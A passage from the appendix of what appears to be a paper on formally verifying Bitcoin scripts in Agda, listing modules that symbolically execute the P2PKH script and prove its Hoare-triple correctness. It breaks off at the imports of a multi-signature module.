abstrFun : (stack₁ : Stack)(cmp : ℕ) → Maybe Stack
abstrFun stack₁ cmp =
    do stack₅ ← executeStackVerify (cmp ::        pbk :: stack₁)
       executeStackCheckSig msg₁ stack₅



stackfunP2PKHNonEmptyStackNormalFormUsingAbstractedFun :
  Maybe Stack
stackfunP2PKHNonEmptyStackNormalFormUsingAbstractedFun =
    abstrFun stack₁ (compareNaturals pbkh (hashFun pbk))

stackfunP2PKHNonEmptyStackNormalFormUsingAbstractedFunTest :
        stackfunP2PKHNonEmptyStackNormalForm
  ≡ stackfunP2PKHNonEmptyStackNormalFormUsingAbstractedFun
stackfunP2PKHNonEmptyStackNormalFormUsingAbstractedFunTest
  = refl

- and we show that this is the right function

- This function will be repeated in
- stackVerificationP2PKHextractedProgram.agda
- and therefore is kept private in this section
- in order to avoid a conflict
private
    stackfunP2PKHNonEmptyStackAbstractedCor :
      (pubKeyHash : ℕ)(time₁ : Time)(msg₁ : Msg)
```

```
      (pbk : ℕ)(stack₂ : Stack)
      → ⟦ scriptP2PKHᵇ pubKeyHash ⟧ˢ time₁ msg₁ (pbk :: stack₂)
        ≡ p2PKHNonEmptyStackAbstr' msg₁ pbk stack₂
          (compareNaturals pubKeyHash (hashFun pbk))
  stackfunP2PKHNonEmptyStackAbstractedCor
    pubKeyHash time₁ msg₁ pbk stack₂ = refl


{- Now we investigate what  p2PKHNonEmptyStackAbstr'
When looking at it and see that

 p2PKHNonEmptyStackAbstr' msg₁ pbk stack₂ cmp

will execute
executeStackVerify (cmp ::  pbk :: stack₂)
which will in turn make a case disctintion on
whether cmp is 0 or  not zero

(that corresponds to what the original function
does because it makes this comparison
   compareNaturals pubKeyHash (hashFun pbk)
  which checks  whether the pbk provided
  by the user hashes to the pubKeyHash of the locking script
    if it  is 0 it should fail, and if it is 1 it should succeed.

So lets make the test
-}

testStackfunP2PKHNonEmptyStackAbstractedCompre0 :
  Maybe Stack
testStackfunP2PKHNonEmptyStackAbstractedCompre0
  = p2PKHNonEmptyStackAbstr' msg₁ pbk stack₁ 0

{- if we evaluate
testStackfunP2PKHNonEmptyStackAbstractedCompre0 we get
```

```
nothing
-}

- we evaluate now
abstrFunZeroCase : Maybe Stack
abstrFunZeroCase = abstrFun stack₁ 0


- We  show now this is always the case


- This function will be repeated in
 -stackVerificationP2PKHextractedProgram.agda
- and therefore is kept private
- in this section in order to avoid a conflict
private
   stackfunP2PKHNonEmptyStackAbstractedCorCompr0IsNothing :
     (msg₁ : Msg)(pbk : ℕ)(stack₂ : Stack)
       → p2PKHNonEmptyStackAbstr' msg₁ pbk stack₂
         0 ≡ nothing
   stackfunP2PKHNonEmptyStackAbstractedCorCompr0IsNothing
     msg₁ pbk stack₂ = refl

{- Now we look at what happens  if the value is non zero -}

testStackfunP2PKHNonEmptyStackAbstractedCompreSucCase :
  Maybe Stack
testStackfunP2PKHNonEmptyStackAbstractedCompreSucCase
  = p2PKHNonEmptyStackAbstr' msg₁ pbk stack₁ (suc x₁)



- we evaluate now
abstrFunSucCase : Maybe Stack
```

```
abstrFunSucCase = abstrFun stack₁ (suc x₁)


- we obtain

abstrFunSucCaseNormal : Maybe Stack
abstrFunSucCaseNormal =
   executeStackCheckSig msg₁ (pbk :: stack₁)


- executeStackCheckSig msg₁ (pbk :: stack₁)


{- if we evalute
testStackfunP2PKHNonEmptyStackAbstractedCompreSucCase
    we get

executeStackCheckSig msg₁ (pbk :: stack₁)


This corresponds to the situation where
the original stack₁ was non empty,
and the comparision of the pbk with the pbkhash
got a result > 0




If we look at
executeStackCheckSig

we see that it gives nothing when the stack has height < 2
and otherwise does something,

so we can  make a case distinction on whether in

p2PKHNonEmptyStackAbstr' msg₁ pbk stack₁ x
```

```
stack₁ is [] or nonempty

So lets look at the easy case []

    -}

-- we evaluate now
abstrFunSucCaseEmpty : Maybe Stack
abstrFunSucCaseEmpty = abstrFun [] (suc x₁)

-- and obtain nothing
abstrFunSucCaseEmptyCheck : abstrFunSucCaseEmpty ≡ nothing
abstrFunSucCaseEmptyCheck = refl

-- we evaluate now
abstrFunSucCaseNonEmpty : Maybe Stack
abstrFunSucCaseNonEmpty =
    abstrFun (sig₁ ∷ stack₁) (suc x₁)


abstrFunSucCaseNonEmptyNormal : Maybe Stack
abstrFunSucCaseNonEmptyNormal =
    just (boolToNat (isSigned msg₁ sig₁ pbk) ∷ stack₁)

abstrFunSucCaseNonEmptyCheck :
  abstrFunSucCaseNonEmpty ≡ abstrFunSucCaseNonEmptyNormal
abstrFunSucCaseNonEmptyCheck = refl

testStackfunP2PKHNonEmptyStackAbstractedCompreSucEmpty :
  Maybe Stack
testStackfunP2PKHNonEmptyStackAbstractedCompreSucEmpty =
    p2PKHNonEmptyStackAbstr' msg₁ pbk [] (suc x₁)
```

```
{- if we evaluate
testStackfunP2PKHNonEmptyStackAbstractedCompreSucEmpty we get  result

nothing

we check that this always holds
-}


stackfunP2PKHNonEmptyStackAbstractedCorComprSucStackEmpty :
  (msg₁ : Msg)(pbk : ℕ)(x : ℕ)
  → p2PKHNonEmptyStackAbstr' msg₁ pbk [] (suc x) ≡ nothing
stackfunP2PKHNonEmptyStackAbstractedCorComprSucStackEmpty msg₁ pbk x
  = refl

{-  Intermezzo: we can see that
stackfunP2PKHNonEmptyStackAbstractedCorComprSucStackEmpty
returns always nothing if the stack is empty
   independent of the result

But this result is not really needed
   -}

- This function will be repeated in
-stackVerificationP2PKHextractedProgram.agda
- and therefore is kept private in
-this section in order to avoid a conflict
private
   stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing :
     (msg₁ : Msg)(pbk : ℕ)(x : ℕ)
       → p2PKHNonEmptyStackAbstr' msg₁ pbk [] x ≡ nothing

   stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing
     msg₁ pbk₁ zero = refl
   stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing
```

```
    msg₁ pbk₁ (suc x) = refl

{- Now we look at what happens if we
have non empty stack₁ and comparision > 0
-}

{- if we evaluate
stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing we get

just (boolToNat (isSigned  msg₁ sig₁ pbk) ∷ stack₁)




and we show that this is the case

-}

testStackfunP2PKHNonEmptyStackAbstractedCompreSucNonEmpty :
  Maybe Stack
testStackfunP2PKHNonEmptyStackAbstractedCompreSucNonEmpty
  = p2PKHNonEmptyStackAbstr' msg₁ pbk (sig₁ ∷ stack₁) (suc x₁)


stackfunP2PKHNonEmptyStackAbstractedCorComprSucStackNonEmptyCor :
            (msg₁ : Msg)(pbk : ℕ)(x : ℕ)(sig₁ : ℕ)(stack₂ : Stack)
            → p2PKHNonEmptyStackAbstr' msg₁ pbk (sig₁ ∷ stack₂) (suc x)
               ≡ just (boolToNat (isSigned   msg₁ sig₁ pbk) ∷ stack₂)
stackfunP2PKHNonEmptyStackAbstractedCorComprSucStackNonEmptyCor
  msg₂ pbk₁ sig₁ x stack₃ = refl


{- this theorem is not needed
but an interesting observation -}

stackfunP2PKHemptySingleStackIsNothing :
```

```
  (pubKeyHash : ℕ)(time₁ : Time)(msg₁ : Msg)(pbk : ℕ)
   → ⟦ scriptP2PKHᵇ pubKeyHash ⟧ˢ time₁ msg₁ (pbk :: []) ≡ nothing
stackfunP2PKHemptySingleStackIsNothing   pubKeyHash time₁ msg₁ pbk
   =     ⟦ scriptP2PKHᵇ pubKeyHash ⟧ˢ time₁ msg₁ (pbk :: [])
     ≡⟨ stackfunP2PKHNonEmptyStackAbstractedCor pubKeyHash time₁ msg₁ pbk [] ⟩
     p2PKHNonEmptyStackAbstr' msg₁ pbk []
       (compareNaturals pubKeyHash (hashFun pbk))
     ≡⟨ stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing
     msg₁ pbk (compareNaturals pubKeyHash (hashFun pbk))   ⟩
         nothing
         ∎

abstrFunSucCaseNonEmptyNormalSubTerm1 : ℕ
abstrFunSucCaseNonEmptyNormalSubTerm1 =
   boolToNat (isSigned msg₁ sig₁ pbk)


abstrFunSucCaseNonEmptyNormalSubTerm2 : Bool
abstrFunSucCaseNonEmptyNormalSubTerm2 =
   isSigned msg₁ sig₁ pbk
```

A.18 stack Verification P2PKH extracted Program (stackVerificationP2PKHextractedProgram.agda)

```
open import basicBitcoinDataType

module verificationStackScripts.stackVerificationP2PKHextractedProgram (param : GlobalParameters) where


open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
```

```
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head ; [_] )
open import Data.Maybe
open import Relation.Nullary

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


-our libraries
open import libraries.listLib
open import libraries.equalityLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.emptyLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import semanticBasicOperations param
open import hoareTripleStack param
open import instruction
open import stackSemanticsInstructions param
open import verificationP2PKHbasic param
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate
open import verificationStackScripts.stackHoareTriple param
open import verificationStackScripts.stackVerificationLemmas param
open import verificationStackScripts.stackSemanticsInstructionsBasic param
```

```
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationP2PKH param
open import verificationStackScripts.stackVerificationP2PKHindexed param
open import verificationStackScripts.hoareTripleStackBasic param
open import verificationStackScripts.stackVerificationLemmasPart2 param


mutual

  p2pkhFunctionDecoded : (pbkh : ℕ)(msg₁ : Msg)
    (stack₁ : Stack) → Maybe Stack
  p2pkhFunctionDecoded pbkh msg₁ []
    = nothing
  p2pkhFunctionDecoded pbkh msg₁
    (pbk :: stack₁)
    = p2pkhFunctionDecodedAux1 pbk msg₁ stack₁
      (compareNaturals pbkh (hashFun pbk))

  p2pkhFunctionDecodedAux1 : (pbk : ℕ)(msg₁ : Msg)
    (stack₁ : Stack)(cpRes : ℕ) → Maybe Stack
  p2pkhFunctionDecodedAux1 pbk msg₁ []
    cpRes = nothing
  p2pkhFunctionDecodedAux1 pbk
    msg₁ (sig₁ :: stack₁) zero
      = nothing
  p2pkhFunctionDecodedAux1 pbk
    msg₁ (sig₁ :: stack₁) (suc cpRes)      =
    just (boolToNat (isSigned    msg₁ sig₁ pbk) :: stack₁)
```

A.19 Hoare Triple Stack Basic (hoareTripleStackBasic.agda)

```
open import basicBitcoinDataType
```

```
module verificationStackScripts.hoareTripleStackBasic (param : GlobalParameters) where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool  hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

- our libraries
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib
open import libraries.emptyLib

open import stack
open import stackPredicate
open import instructionBasic
open import hoareTripleStack param
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate
open import verificationStackScripts.semanticsStackInstructions param
```

```
open import verificationStackScripts.stackSemanticsInstructionsBasic param
open import verificationStackScripts.stackVerificationLemmas param
open import verificationStackScripts.stackHoareTriple param


--   defines hoare triples for stack functions
--   and that their
-- correspondence to the full hoare
-- triples for nonif instructions


-- Hoare triple  with stack instructions
<_>stackb_<_> : StackPredicate
  → BitcoinScriptBasic → StackPredicate → Set
< φ >stackb prog < ψ > = < φ >gˢ ([[ prog    ]]ˢ ) < ψ >

-- Generalisation of <_>_<_>
-- by referring instead of Bitcoin Scripts
-- to functions of type StackState → Maybe StackState
-- Note that there is a version
-- <_>gˢ_<_> in module hoareTripleStack for StackPredicate
-- which refers to StackPredicate instead of StackStatePred

record <_>g_<_> (φ : StackStatePred)
  (stackfun : StackState → Maybe StackState)
  (ψ : StackStatePred) : Set where
    constructor hoareTripleStackGenStackState
    field
      ==>stg : (s : StackState)
        → φ s
        → liftPred2Maybe ψ (stackfun s)
      <==stg : (s : StackState)
          → liftPred2Maybe ψ (stackfun s)
        → φ s
```

```
open <_>g_<_> public



- Proof that the generic Hoare triple
- implies the standard one for an instruction
lemmaGenericHoareTripleImpliesHoareTriple :
  (instr : InstructionBasic)
  (φ ψ : StackStatePred)
  → < φ >ssgen ⟦ instr ⟧s < ψ >
  → < φ >iff [ instr ] < ψ >
lemmaGenericHoareTripleImpliesHoareTriple
  instr φ ψ prog .==> = prog .==>g
lemmaGenericHoareTripleImpliesHoareTriple
  instr φ ψ prog .<== = prog .<==g

lemmaGenericHoareTripleImpliesHoareTriple'' :
  (prog : BitcoinScriptBasic)
  (φ ψ : StackStatePred)
  → < φ >ssgen ⟦ prog ⟧          < ψ >
  → < φ >iff prog < ψ >
lemmaGenericHoareTripleImpliesHoareTriple''
  prog φ ψ prog₁ .==> = prog₁ .==>g
lemmaGenericHoareTripleImpliesHoareTriple''
  prog φ ψ prog₁ .<== = prog₁ .<==g


- intermediate step towards showing that the
-   Hoare triple of a stack function implies
-   the Hoare triple of the instruction
lemmaNonIfInstrGenericCondImpliesTripleaux :
  (op : InstructionBasic)
  (φ ψ : StackStatePred)
  → < φ >ssgen
```

```
  stackTransform2StackStateTransform
  ⟦ [ op ] ⟧ˢ < ψ >
  → < φ >ssgen ⟦ op ⟧ₛ < ψ >
lemmaNonIfInstrGenericCondImpliesTripleaux
  opEqual φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opAdd     φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  (opPush x₁)   φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opSub     φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opVerify φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opCheckSig φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opEqualVerify φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opDup     φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opDrop  φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opSwap φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opHash φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opCHECKLOCKTIMEVERIFY φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opCheckSig3 φ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux
  opMultiSig   φ ψ x = x

lemmaNonIfInstrGenericCondImpliesHoareTriple :
  (op : InstructionBasic)
```

```
    (ϕ ψ : StackStatePred)
    → < ϕ >ssgen
      stackTransform2StackStateTransform
      ⟦ [ op ] ⟧s < ψ >
      → < ϕ >iff [ op ] < ψ >
lemmaNonIfInstrGenericCondImpliesHoareTriple
    op ϕ ψ p
      = lemmaGenericHoareTripleImpliesHoareTriple
      op ϕ ψ
      (lemmaNonIfInstrGenericCondImpliesTripleaux
      op ϕ ψ p)


-- auxiliary function used for proving
-- lemmaLift2StateCorrectnessStackFun=>
lemmaLift2StateCorrectnessStackFun=>aux :
    (ψ : StackPredicate)
    (funRes : Maybe Stack)
    (currentTime₁ : Time)
    (msg₁ : Msg)
    (p : liftPred2Maybe (ψ currentTime₁ msg₁) funRes)
    → ((stackPred2SPred ψ ) ⁺)
    (stackState2WithMaybe
    ⟨ currentTime₁ , msg₁ , funRes ⟩)
lemmaLift2StateCorrectnessStackFun=>aux ψ
    (just x) currentTime₁ msg₁ p = p

-- Stack correctness implies
  -- correctness of the hoare triple
--   here direction =>
lift2StateCorrectnessStackFun=> :
    (ϕ ψ : StackPredicate)
    (stackfun : StackTransformer)
    (stackCorrectness : (time : Time)
```

```
    (msg : Msg)(s : Stack)
    → ϕ time msg s
    → liftPred2Maybe (ψ time msg)
      (stackfun time msg s))
      (s : StackState)
      → stackPred2SPred ϕ s
      → ((stackPred2SPred ψ) ⁺)
    (stackTransform2StackStateTransform stackfun s)
  lift2StateCorrectnessStackFun=>
    ϕ ψ stackfun stackCorrectness
    ⟨ currentTime₁ , msg₁ , stack₁ ⟩      and3
    = lemmaLift2StateCorrectnessStackFun=>aux ψ
    (stackfun currentTime₁ msg₁ stack₁) currentTime₁ msg₁
    (stackCorrectness currentTime₁ msg₁ stack₁ and3)


  lemmaLift2StateCorrectnessStackFun<=aux :
          (ϕ ψ : StackPredicate)
          (funRes : Maybe Stack)
          (currentTime₁ : Time)
          (msg₁ : Msg)
          (stack₁ : Stack)
          (p : ((λ s → ψ (currentTime s)
            (msg s) (stack s) ) ⁺)
            (exeTransformerDepIfStack'
            (liftStackToStateTransformerAux' funRes)
            ⟨ currentTime₁ , msg₁ , stack₁ ⟩))
          (q : liftPred2Maybe
          (ψ currentTime₁ msg₁)
          funRes → ϕ currentTime₁ msg₁ stack₁)
          → ϕ currentTime₁ msg₁ stack₁
  lemmaLift2StateCorrectnessStackFun<=aux
    ϕ ψ (just x) currentTime₁ msg₁ stack₁ p q = q p
```

```
- Stack correctness implies correctness of the hoare triple
-   here direction <=
lift2StateCorrectnessStackFun<= :
  (φ ψ : StackPredicate)
  (stackfun : StackTransformer)
  (stackCorrectness : (time : Time)
  (msg : Msg)(s : Stack)
  → liftPred2Maybe (ψ time msg)
    (stackfun time msg s) → φ time msg s)
    (s : StackState)
    → ((stackPred2SPred ψ) ⁺)
    (stackTransform2StackStateTransform stackfun s)
    → stackPred2SPred φ s
lift2StateCorrectnessStackFun<=
  φ ψ stackfun stackCorrectness
  ⟨ currentTime₁ , msg₁ , stack₁ ⟩ x
  = lemmaLift2StateCorrectnessStackFun<=aux
    φ ψ (stackfun currentTime₁ msg₁ stack₁)
    currentTime₁ msg₁ stack₁ x
    (stackCorrectness currentTime₁ msg₁ stack₁)


- Correctness of the stack function
- implies correctness of the Hoare triple
-    here generic

lemmaHoareTripleStackPartToHoareTripleGeneric :
        (stackfun : StackTransformer)
        (φ ψ : StackPredicate)
        → < φ >gˢ stackfun < ψ >
        → < stackPred2SPred φ >ssgen
            stackTransform2StackStateTransform
            stackfun
            < stackPred2SPred ψ >
```

```
lemmaHoareTripleStackPartToHoareTripleGeneric
  stackfun φ ψ
      (hoareTripleStackGen ==>stg₁ <==stg₁)
      .==>g s p
        = lift2StateCorrectnessStackFun=> φ ψ
        stackfun ==>stg₁ s p
lemmaHoareTripleStackPartToHoareTripleGeneric
  stackfun φ ψ
      (hoareTripleStackGen ==>stg₁ <==stg₁)
      .<==g s p
        = lift2StateCorrectnessStackFun<= φ ψ
        stackfun <==stg₁ s p


- Hoare triple correctness of the
- stack function of an instruction
- implies correctness of the Hoare triple
- for that instruction

hoartTripleStackPartImpliesHoareTriple :
        (op : InstructionBasic)
        (φ ψ : StackPredicate)
        → < φ >stackb [ op ] < ψ >
        → < stackPred2SPred φ >iff [ op ]
        <    stackPred2SPred ψ >

hoartTripleStackPartImpliesHoareTriple
  op φ ψ x
    = lemmaGenericHoareTripleImpliesHoareTriple
      op
  (stackPred2SPred φ)
  (stackPred2SPred ψ)
  (lemmaNonIfInstrGenericCondImpliesTripleaux
    op
    (stackPred2SPred φ)
```

```
    (stackPred2SPred ψ)
    (lemmaHoareTripleStackPartToHoareTripleGeneric
         ⟦ [ op ] ⟧s              ϕ ψ x))
```

A.20 stack verification P2PKH using equality Of programs (stackVerificationP2PKHUsingEqualityOfPrograms.agda)

```
open import basicBitcoinDataType

module verificationStackScripts.stackVerificationP2PKHUsingEqualityOfPrograms (param : GlobalParameters) where


open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head ; [_] )
open import Data.Maybe
open import Relation.Nullary

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


-our libraries
open import libraries.listLib
open import libraries.equalityLib
```

```
open import libraries.natLib
open import libraries.boolLib
open import libraries.emptyLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import semanticBasicOperations param
open import stackSemanticsInstructions param
open import hoareTripleStack param
open import instruction
open import verificationP2PKHbasic param
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate
open import verificationStackScripts.stackHoareTriple param
open import verificationStackScripts.stackVerificationLemmas param
open import verificationStackScripts.stackSemanticsInstructionsBasic param
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationP2PKH param
open import verificationStackScripts.stackVerificationP2PKHindexed param
open import verificationStackScripts.stackVerificationP2PKHextractedProgram param
open import verificationStackScripts.hoareTripleStackBasic param
open import verificationStackScripts.stackVerificationLemmasPart2 param



--------------------
-- The symbolic execution can be found in
--
--     stackVerificationP2PKHsymbolicExecution.agda
--
-- The extracted program obtained by the symbolic execution can be found in
--
--   stackVerificationP2PKHextractedProgram.agda
```

-

```
p2PKHNonEmptyStackAbstr : (msg₁ : Msg)(pbk : ℕ)
  (stack₁ : Stack)(cmp : ℕ) → Maybe Stack
p2PKHNonEmptyStackAbstr msg₁ pbk stack₁ cmp
  = executeStackVerify (cmp ::    pbk :: stack₁) >>=
    executeStackCheckSig msg₁

stackfunP2PKHNonEmptyStackAbstractedCorCompr0IsNothing :
  (msg₁ : Msg)(pbk : ℕ)(stack₁ : Stack)
  → p2PKHNonEmptyStackAbstr
  msg₁ pbk stack₁ 0 ≡ nothing
stackfunP2PKHNonEmptyStackAbstractedCorCompr0IsNothing
  msg₁ pbk stack₁ = refl

stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing :
  (msg₁ : Msg)(pbk : ℕ)(x : ℕ)
  → p2PKHNonEmptyStackAbstr msg₁ pbk [] x ≡ nothing

stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing
  msg₁ pbk₁ zero = refl
stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing
  msg₁ pbk₁ (suc x) = refl

stackfunP2PKHNonEmptyStackAbstractedCor :
  (pubKeyHash : ℕ)(time₁ : Time)
  (msg₁ : Msg)(pbk : ℕ)(stack₁ : Stack)
  → ⟦ scriptP2PKHᵇ pubKeyHash ⟧ˢ time₁ msg₁ (pbk :: stack₁)
   ≡ p2PKHNonEmptyStackAbstr msg₁ pbk stack₁
   (compareNaturals pubKeyHash (hashFun pbk))
stackfunP2PKHNonEmptyStackAbstractedCor
  pubKeyHash time₁ msg₁ pbk stack₁ = refl
```

```
p2pkhFunctionDecodedAux1Cor :
  (pbk : ℕ)(msg₁ : Msg)(stack₁ : Stack)
  (cpRes : ℕ)
  → p2PKHNonEmptyStackAbstr msg₁ pbk stack₁ cpRes
  ≡ p2pkhFunctionDecodedAux1 pbk msg₁ stack₁ cpRes

p2pkhFunctionDecodedAux1Cor pbk₁ msg₁ [] cpRes
  = stackfunP2PKHNonEmptyStackAbstractedCorEmptysNothing
  msg₁ pbk₁ cpRes
p2pkhFunctionDecodedAux1Cor
  pbk₁ msg₁ (x :: stack₁) zero = refl
p2pkhFunctionDecodedAux1Cor
  pbk₁ msg₁ (x :: stack₁) (suc cpRes) = refl


p2pkhFunctionDecodedcor : (time₁ : ℕ) (pbkh : ℕ)
  (msg₁ : Msg)(stack₁ : Stack)
  → ⟦ scriptP2PKHᵇ pbkh ⟧ˢ time₁ msg₁ stack₁
    ≡ p2pkhFunctionDecoded pbkh msg₁ stack₁
p2pkhFunctionDecodedcor
  time₁ pbkh msg₁ [] = refl
p2pkhFunctionDecodedcor
  time₁ pbkh msg₁ (pbk :: stack₁) =
    ⟦ scriptP2PKHᵇ pbkh ⟧ˢ
    time₁ msg₁ (pbk :: stack₁)
      ≡⟨ stackfunP2PKHNonEmptyStackAbstractedCor
      pbkh time₁ msg₁ pbk stack₁ ⟩
      p2PKHNonEmptyStackAbstr
      msg₁ pbk stack₁
      (compareNaturals pbkh (hashFun pbk))
      ≡⟨ p2pkhFunctionDecodedAux1Cor
      pbk msg₁ stack₁
      (compareNaturals pbkh
      (hashFun pbk)) ⟩
```

```
      p2pkhFunctionDecodedAux1
      pbk msg₁ stack₁ (compareNaturals
      pbkh (hashFun pbk))
        ∎

-- Now we just verify the hoare triple
-- for the function we have found

lemmaPHKcoraux3 : (x₁ : ℕ)
  (time : Time) (msg₁ : Msg)
  (x₂ : ℕ)(s : Stack) (x : ℕ) →
  liftPred2Maybe
  (λ s₁ → acceptStateˢ time msg₁ s₁)
  (p2pkhFunctionDecodedAux1 x₁ msg₁
  (x₂ ∷ s) x)
    → ¬ (x ≡ 0 )
lemmaPHKcoraux3 x₁ time msg₁ x₂ s zero () x₄
lemmaPHKcoraux3 x₁ time msg₁ x₂ s (suc x) x₃ ()

lemmaCompareNat2 : ( x y : ℕ )
  → ¬ (compareNaturals x y ≡ 0 ) → x ≡ y
lemmaCompareNat2 zero zero p = refl
lemmaCompareNat2 zero (suc y) p
  = efq (p refl)
lemmaCompareNat2 (suc x) zero p
  = efq (p refl)
lemmaCompareNat2 (suc x) (suc y) p
  = cong suc (lemmaCompareNat2 x y p)


lemmaPHKcoraux2 : (pbk : ℕ)(time : Time)
  (msg₁ : Msg) (sig : ℕ)(s : Stack) (cpRes : ℕ) →
  liftPred2Maybe (λ s₁ → acceptStateˢ time msg₁ s₁)
  (p2pkhFunctionDecodedAux1 pbk msg₁ (sig ∷ s) cpRes)
  → NotFalse (boolToNat (isSigned msg₁ sig pbk))
lemmaPHKcoraux2 pbk time msg₁ sig s (suc cpRes) p = p
```

```
lemmaPTKHcoraux : (pbkh : ℕ) →
  < weakestPreConditionP2PKHˢ pbkh >gˢ
  (λ time msg₁ s → p2pkhFunctionDecoded pbkh msg₁ s)
  < acceptStateˢ >
lemmaPTKHcoraux .(hashFun pbk)
  .==>stg time msg₁ (pbk :: sig :: s)
  (conj refl and4)
  rewrite (lemmaCompareNat (hashFun pbk))
    = boolToNatNotFalseLemma (isSigned msg₁ sig pbk) and4
lemmaPTKHcoraux pbkh .<==stg time msg₁ (pbk :: sig :: s) x
  = conj (sym (lemmaCompareNat2 pbkh (hashFun pbk)
      (lemmaPHKcoraux3 pbk time msg₁ sig s
      (compareNaturals pbkh (hashFun pbk)) x)))
      (boolToNatNotFalseLemma2
      (isSigned msg₁ sig pbk)
      (lemmaPHKcoraux2 pbk time msg₁ sig s
      ((compareNaturals pbkh (hashFun pbk))) x))


LemmaPTPKHcor : (pubKeyHash : ℕ)
    → < weakestPreConditionP2PKHˢ
    pubKeyHash >stackb
    scriptP2PKHᵇ pubKeyHash
    < acceptStateˢ >
LemmaPTPKHcor pbkh
     = lemmaTransferHoareTripleStack
     (weakestPreConditionP2PKHˢ pbkh) acceptStateˢ
    (λ time msg s
  → p2pkhFunctionDecoded pbkh msg s )
  ⟦ scriptP2PKH pbkh ⟧stack
  (λ t m s
  → sym (p2pkhFunctionDecodedcor t pbkh m s))
```

```
      (lemmaPTKHcoraux pbkh)


  theoPTPKHcor : (pbkh : ℕ)
    → < wPreCondP2PKH pbkh >iff
    scriptP2PKHᵇ pbkh < acceptState >
  theoPTPKHcor pbkh =
        hoareTripleStack2HoareTriple
        (scriptP2PKHᵇ pbkh)
        (wPreCondP2PKHˢ pbkh)
        acceptStateˢ (LemmaPTPKHcor pbkh)
```

A.21 Verification Multi-Sig Basic Symbolic Execution (verificationMultiSigBasicSymbolicExecutionPaper.agda)

```
open import basicBitcoinDataType

module paperTypes2021PostProceed.verificationMultiSigBasicSymbolicExecutionPaper (param : GlobalParameters) w


open import Data.List.Base hiding (_++_ )
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_ )
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head; [_])
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
```

```
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


-our libraries
open import libraries.listLib
open import libraries.emptyLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.equalityLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import semanticBasicOperations param
  renaming (compareSigsMultiSigAux to cmpMultiSigsAux)
open import instructionBasic
open import verificationMultiSig param hiding (multiSigScript2-4ᵇ)
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationLemmas param
open import verificationStackScripts.stackHoareTriple param
open import verificationStackScripts.sPredicate
open import verificationStackScripts.hoareTripleStackBasic param
